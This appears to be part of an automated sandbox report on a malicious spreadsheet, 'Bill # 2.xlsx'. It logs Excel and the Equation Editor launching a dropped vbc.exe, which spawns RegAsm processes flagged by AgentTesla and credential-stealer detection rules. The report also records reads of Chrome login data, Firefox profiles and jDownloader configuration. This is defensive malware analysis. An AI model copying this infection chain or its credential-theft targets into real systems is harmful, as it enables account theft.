Nov 20, 2020 13:49:16.885310888 CET	23.21.42.25	443	192.168.2.22	49168	CN=*.ipify.org, OU=PositiveSSL Wildcard, OU=Domain Control Validated CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Jan 24 01:00:00 CET 2018 Wed Feb 12 01:00:00 CET 2014 Tue Jan 19 01:00:00 CET 2010	Sun Jan 24 00:59:59 CET 2021 Mon Feb 12 00:59:59 CET 2029 Tue Jan 19 00:59:59 CET 2038	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Feb 12 01:00:00 CET 2014	Mon Feb 12 00:59:59 CET 2029		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 19 01:00:00 CET 2010	Tue Jan 19 00:59:59 CET 2038		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2016 Parent PID: 584

General

Start time:	13:46:44
Start date:	20/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f0c0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Bill # 2.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F30F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Bill # 2.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F30F591	WriteFile
C:\Users\user\Desktop\~$Bill # 2.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F30F526	WriteFile
C:\Users\user\Desktop\~$Bill # 2.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F30F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	cv3	binary	63 76 33 00 E0 07 00 00 02 00 00 00 00 00 00 00 3A 00 00 00 01 00 00 00 1C 00 00 00 12 00 00 00 62 00 69 00 6C 00 6C 00 20 00 23 00 20 00 32 00 2E 00 78 00 6C 00 73 00 78 00 00 00 62 00 69 00 6C 00 6C 00 20 00 23 00 20 00 32 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2492 Parent PID: 584

General

Start time:	13:47:04
Start date:	20/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2708 Parent PID: 2492

General

Start time:	13:47:09
Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1010000
File size:	619008 bytes
MD5 hash:	C11D6124EE0522C7AB71D20CF3474DC0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2167918680.000000000071B000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2167794246.0000000000462000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2170414969.0000000004127000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3B7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3BA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2CDE2C	ReadFile

Analysis Process: RegAsm.exe PID: 2452 Parent PID: 2708

General

Start time:	13:47:17
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xc0000
File size:	64672 bytes
MD5 hash:	ADF76F395D5A0ECBBF005390B73C3FD2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: RegAsm.exe PID: 2344 Parent PID: 2708

General

Start time:	13:47:17
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xc0000
File size:	64672 bytes
MD5 hash:	ADF76F395D5A0ECBBF005390B73C3FD2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: RegAsm.exe PID: 2364 Parent PID: 2708

General

Start time:	13:47:17
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xc0000
File size:	64672 bytes
MD5 hash:	ADF76F395D5A0ECBBF005390B73C3FD2
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2360877305.00000000029FF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2360916542.0000000002A3A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2359672684.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3B7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6E3BA1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6E3BA1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3BA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D3BB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D3BB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	success or wait	1	6D3BB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	end of file	1	6D3BB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6E3B7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2CDE2C	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D3BB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D3BB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D3BB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D3BB2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D3BB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D3BB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D3BB2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\RegAsm_RASAPI32	success or wait	1	6C7CAD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAsm_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C7CAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAsm_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C7CAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAsm_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C7CAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAsm_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C7CAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAsm_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C7CAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegAsm_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C7CAD76	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis